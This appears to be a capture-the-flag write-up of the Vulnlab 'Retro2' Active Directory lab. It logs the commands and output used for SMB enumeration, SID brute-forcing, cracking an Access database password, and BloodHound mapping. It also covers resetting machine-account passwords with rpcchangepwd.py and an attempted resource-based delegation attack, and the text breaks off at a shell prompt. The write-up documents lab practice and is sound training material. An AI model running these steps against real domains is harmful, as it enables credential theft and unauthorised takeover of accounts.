| Machine Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Retro2 | Easy | 17/12/2024 | 23/12/2024 |

Learning Points:
- Learned to enumerate usernames in a domain controller using
impacket-lookupsid. - Used bloodhound-python and set the nameserver as the Domain Controller.
- Utilized the rpcchangepwd.py script when the kpasswd tool failed to change a user’s password in the “PRO-WINDOWS 2000 COMPATIBLE ACCESS” group.
- Learned to use BloodHound to view reachable high-value targets from an owned principal.
- Exploited BloodHound graphs by:
- Abusing Generic Write access.
- Abusing AddSelf to add a user to a target group using the
net rpc group addmemcommand.
- Compiled a
.slnfile to an.exeusing Visual Studio 2022. - Exploited Windows Server 2008 R2 using a privilege escalation exploit known as Perfusion.
Attack Path :
- Enumerate SMB shares using
smbclientto list shared folders and locate thestaff.accdbfile in thepublicshare. - Download the
staff.accdbfile and extract its hash usingoffice2john. - Crack the hash with
John the Ripperto retrieve valid credentials. - Verify the cracked credentials using
crackmapexecto confirm authentication. - Enumerate the domain structure and permissions with
bloodhound-pythonby setting the correct nameserver. - Analyze the BloodHound output to identify the
PRO-WINDOWS 2000 COMPATIBLE ACCESSgroup and machine accounts ending with$. - Use
rpcchangepwd.pyto reset the password for theFS01$machine account. - Verify the password change with
crackmapexecto ensure successful authentication asFS01$. - Restart BloodHound enumeration using the
FS01$machine account and identify an exploitableGenericWritepermission on theADMWS01machine. - Abuse the
GenericWritepermission by adding theADMWS01$machine account to theSERVICESgroup using Samba’snettool. - Confirm the addition to the
SERVICESgroup by verifying group membership withnet rpc group members. - Connect to the target machine via RDP using
xfreerdpwith the/tls-seclevel:0flag to bypass Windows Server 2008 security restrictions. - Discover a privilege escalation vulnerability in Windows Server 2008 R2 and download the Perfusion exploit from GitHub.
- Compile the Perfusion exploit in release mode and transfer the binary to the target machine.
- Execute the exploit to escalate privileges and gain a SYSTEM shell.
- Access the root directory and retrieve the flag.
Activity Log:
- Performed an Nmap scan to check for open ports.
- Ran
smbclientto view available shares. - Used
crackmapexecand discovered that the server runsWindows Server 2008. - Attempted an ASREPRoast attack using the available credentials but failed.
- Began enumerating the SMB shares.
- Found the
staff.accdbfile in thepublicshare and downloaded it to Falcon. - Opened the
staff.accdbfile and found it password-protected. - Used
office2johnto convert it into a crackable hash and cracked it usingJtR. - Accessed the database and retrieved a credential.
- Verified the credentials using
crackmapexec—successfully authenticated. - Attempted to log in using
Evil-WinRMbut failed with the credentials. - Running
Dnschefwithbloodhound-pythondidn’t work. - Ran
bloodhound-pythonagain, this time setting the nameserver to the machine’s IP—this worked. - Enumerated possible paths from the BloodHound graph but found nothing interesting from the
ldapreaderuser account’s perspective. - Re-enumerated the users and found the
PRO-WINDOWS 2000 COMPATIBLE ACCESSgroup from the BloodHound output, along with four users whose names ended with$. - Tried using the
kpasswdtool to reset the passwords of the four users but failed. - Researched and discovered the
rpcchangepwd.pytool could also be used to perform this action. - Attempted password changes for three users but failed; however, successfully changed the password for the
FS01$user. - Verified the password change using
crackmapexec—success confirmed. - Restarted BloodHound enumeration using the
FS01$user perspective and found an exploitable path for gaining a foothold. - Abused the
GenericWritepermission on theADMWS01machine as a domain user (FS01$). - Tried adding a computer as suggested by BloodHound (Resource-Based Constrained Delegation), but failed.
- Referenced this article and attempted to add a computer to the domain using domain credentials—failed again.
- After reading a write-up, changed the password of the
ADMWS01$user using thenet rpc passwordcommand. - Verified the password change using
crackmapexec. - Started exploiting the AddSelf permission.
- Used Samba’s
nettool to add theADMWS01$user to theSERVICESgroup. - Verified the addition using
net rpc group members. - Attempted RDP login but failed.
- Learned that
/tls-seclevel:0needs to be added toxfreerdpdue to Windows 2008 limitations. - Found that Windows Server 2008 R2 is vulnerable to a privilege escalation exploit called Perfusion.
- Compiled and transferred the executable via the RDP connection but failed to execute it since it was built in Visual Studio 2022’s debug mode.
- Recompiled the binary in release mode, transferred it, and successfully executed it.
- Gained a system shell and obtained the root flag.
Enumeration
# Nmap 7.94SVN scan initiated Tue Dec 17 20:42:32 2024 as: nmap -sC -sV -oA nmap_default -Pn 10.10.101.57
Nmap scan report for retro2.vl (10.10.101.57)
Host is up (0.19s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
88/tcp    open  tcpwrapped
135/tcp   open  msrpc      Microsoft Windows RPC
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: retro2.vl, Site: Default-First-Site-Name)
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: retro2.vl, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49155/tcp open  msrpc      Microsoft Windows RPC
49156/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49157/tcp open  msrpc      Microsoft Windows RPC
49158/tcp open  msrpc      Microsoft Windows RPC
Service Info: Host: BLN01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 17 20:45:16 2024 -- 1 IP address (1 host up) scanned in 164.09 seconds
We found the default shares using smbclient.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ smbclient -L //10.10.101.57
Password for [WORKGROUP\destiny]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.101.57 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
We ran crackmapexec and discovered that the server is running Windows Server 2008.
┌──(destiny㉿falcon)-[~]
└─$ crackmapexec smb 10.10.101.57
SMB         10.10.101.57    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
We ran a SID brute-force attack using lookupsid.py and successfully retrieved the usernames on the machine.

We used the following command to save the output to a text file for later use:
impacket-lookupsid anonymous@retro2.vl -no-pass | awk -F'\\\\| ' '/SidTypeUser/ {print $3}' | tee usernames.txt

We performed an ASREPRoast attack but did not succeed.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ impacket-GetNPUsers retro2.vl/ -dc-ip 10.10.101.57 -no-pass -usersfile usernames.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:163: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BLN01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Julie.Martin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Clare.Smith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Laura.Davies doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Rhys.Richards doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Leah.Robinson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Michelle.Bird doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kayleigh.Stephenson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Charles.Singh doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Sam.Humphreys doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Margaret.Austin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Caroline.James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Lynda.Giles doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Emily.Price doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Lynne.Dennis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Alexandra.Black doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Alex.Scott doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Mandy.Davies doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Marilyn.Whitehouse doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Lindsey.Harrison doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Sally.Davey doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ADMWS01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User inventory doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ldapreader doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User FS01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User FS02$ doesn't have UF_DONT_REQUIRE_PREAUTH set
We revisited the SMB shares and noticed a share named Public that was available (I missed it the first time because I wasn’t checking the output thoroughly, but I found it in a write-up).
Inside the Public share, we found a staff.accdb file in the DB folder and downloaded it to Falcon.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ smbclient //retro2.vl/public
Password for [WORKGROUP\destiny]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug 17 20:00:37 2024
  ..                                  D        0  Sat Aug 17 20:00:37 2024
  DB                                  D        0  Sat Aug 17 17:37:06 2024
  Temp                                D        0  Sat Aug 17 17:28:05 2024

                6290943 blocks of size 4096. 1254180 blocks available
smb: \> cd DB
smb: \DB\> ls
  .                                   D        0  Sat Aug 17 17:37:06 2024
  ..                                  D        0  Sat Aug 17 17:37:06 2024
  staff.accdb                         A   876544  Sat Aug 17 20:00:19 2024

                6290943 blocks of size 4096. 1254179 blocks available
smb: \DB\> mget *
Get file staff.accdb? y
getting file \DB\staff.accdb of size 876544 as staff.accdb (397.8 KiloBytes/sec) (average 397.8 KiloBytes/sec)
smb: \DB\> cd ..
smb: \> cd temp
smb: \temp\> ls
  .                                   D        0  Sat Aug 17 17:28:05 2024
  ..                                  D        0  Sat Aug 17 17:28:05 2024

                6290943 blocks of size 4096. 1254179 blocks available
smb: \temp\>
We were able to identify that it is an MS Access database.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ file staff.accdb
staff.accdb: Microsoft Access Database
We weren’t able to access it using LibreOffice, so we tried MS Access and discovered that it is password-protected.
 We used
 office2john to convert the file into a crackable hash and successfully cracked it using JTR.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ office2john staff.accdb > staff_hashes.txt

┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ john staff_hashes.txt --format=office --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 ASIMD 4x / SHA512 128/128 ASIMD 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
class08          (staff.accdb)
1g 0:00:00:44 DONE (2024-12-17 21:36) 0.02255g/s 103.9p/s 103.9c/s 103.9C/s diamante..class08
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
staff.accdb:class08
We couldn’t find any entries in the database.

While checking the Staff module, we found some credentials.

strLDAP = "LDAP://OU=staff,DC=retro2,DC=vl"
strUser = "retro2\ldapreader"
strPassword = "ppYaVcB5R"
We were able to confirm the credentials using crackmapexec.

We tried to log in using Evil-WinRM but failed.

We were not able to RDP either.

Running Dnschef and bloodhound-python didn’t work.

We ran bloodhound-python again with the nameserver set to the machine’s IP and were able to obtain the mapping.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2/bloodhound]
└─$ sudo bloodhound-python -u 'ldapreader' -p 'ppYaVcB5R' -d retro2.vl -ns 10.10.101.57 -c All

INFO: Found AD domain: retro2.vl
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (bln01.retro2.vl:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: bln01.retro2.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: bln01.retro2.vl
INFO: Found 27 users
INFO: Found 43 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: BLN01.retro2.vl
INFO: Done in 00M 44S


┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2/bloodhound]
└─$ ls
20241217225801_computers.json  20241217225801_containers.json  20241217225801_domains.json  20241217225801_gpos.json  20241217225801_groups.json  20241217225801_ous.json  20241217225801_users.json
Enumerating possible paths from the bloodhound graph

We could not find anything interesting. After enumerating the users again, we noticed the PRO-WINDOWS 2000 COMPATIBLE ACCESS in the BloodHound output, along with four users that had a $ at the end of their names.
BLN01$
ADMWS01$
FS01$
FS02$
To use this account, we need to change the password of the user BANKING$ using the kpasswd tool. Before using it, we must edit the /etc/krb.conf file by adding the following configuration. Refer to: Retro - Vulnlab.com.
[libdefaults]
    default_realm = RETRO2.VL
    dns_lookup_realm = false
    ticket_lifetime = 24h
    renew_lifetime = 7d
    rdns = false
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true

[realms]
    RETRO2.VL = {
        kdc = BLN01.RETRO2.VL
        admin_server = BLN01.RETRO2.VL
    }
We got BLN01 as the hostname from the Nmap output for the IP we obtained.
We got the below error :
kpasswd: Cannot contact any KDC for requested realm getting initial ticket
We tried troubleshooting but failed. After researching, we found that we could use the rpcchangepwd.py script from Impacket to achieve the same result. We downloaded the tool, ran the following command, and were able to change the password. We attempted to change the passwords for all four users, and the FS01$ user’s password was successfully changed.
┌──(destiny㉿falcon)-[~/tools-backup]
└─$ python3 rpcchangepwd.py retro2.vl/fs01\$:fs01@10.10.69.202 -newpass P@ssw0rd
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Password was changed successfully.
We verified the password change using crackmapexec and it was successful.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ crackmapexec smb retro2.vl -u FS01$ -p P@ssw0rd
SMB         retro2.vl       445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         retro2.vl       445    BLN01            [+] retro2.vl\FS01$:P@ssw0rd
We started the BloodHound enumeration again from the perspective of the user FS01$ and discovered an interesting path that we could abuse to gain a foothold.

FS01$:P@ssw0rd
GenericWrite Abuse
Resource-Based Constrained Delegation
First, if an attacker does not control an account with an SPN set, a new attacker-controlled computer account can be added with Impacket’s addcomputer.py example script: ( Source : bloodhound )
addcomputer.py -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host $DomainController -domain-netbios $DOMAIN 'domain/user:password'
That method didn’t work :

Read this Article and tried to Add a computer to the domain via domain credentials :
┌──(destiny㉿falcon)-[~/tools-backup]
└─$ impacket-addcomputer retro2.vl/FS02$ -dc-ip 10.10.69.202 -computer-name 'ADMWS01$' -computer-pass 'P@ssw0rd'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication information.
SMB SessionError: code: 0xc000000d - STATUS_INVALID_PARAMETER - An invalid parameter was passed to a service or function.
That attempt also failed. After reading a write-up, we got a hint to change the password of the existing user instead of creating a new user account.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
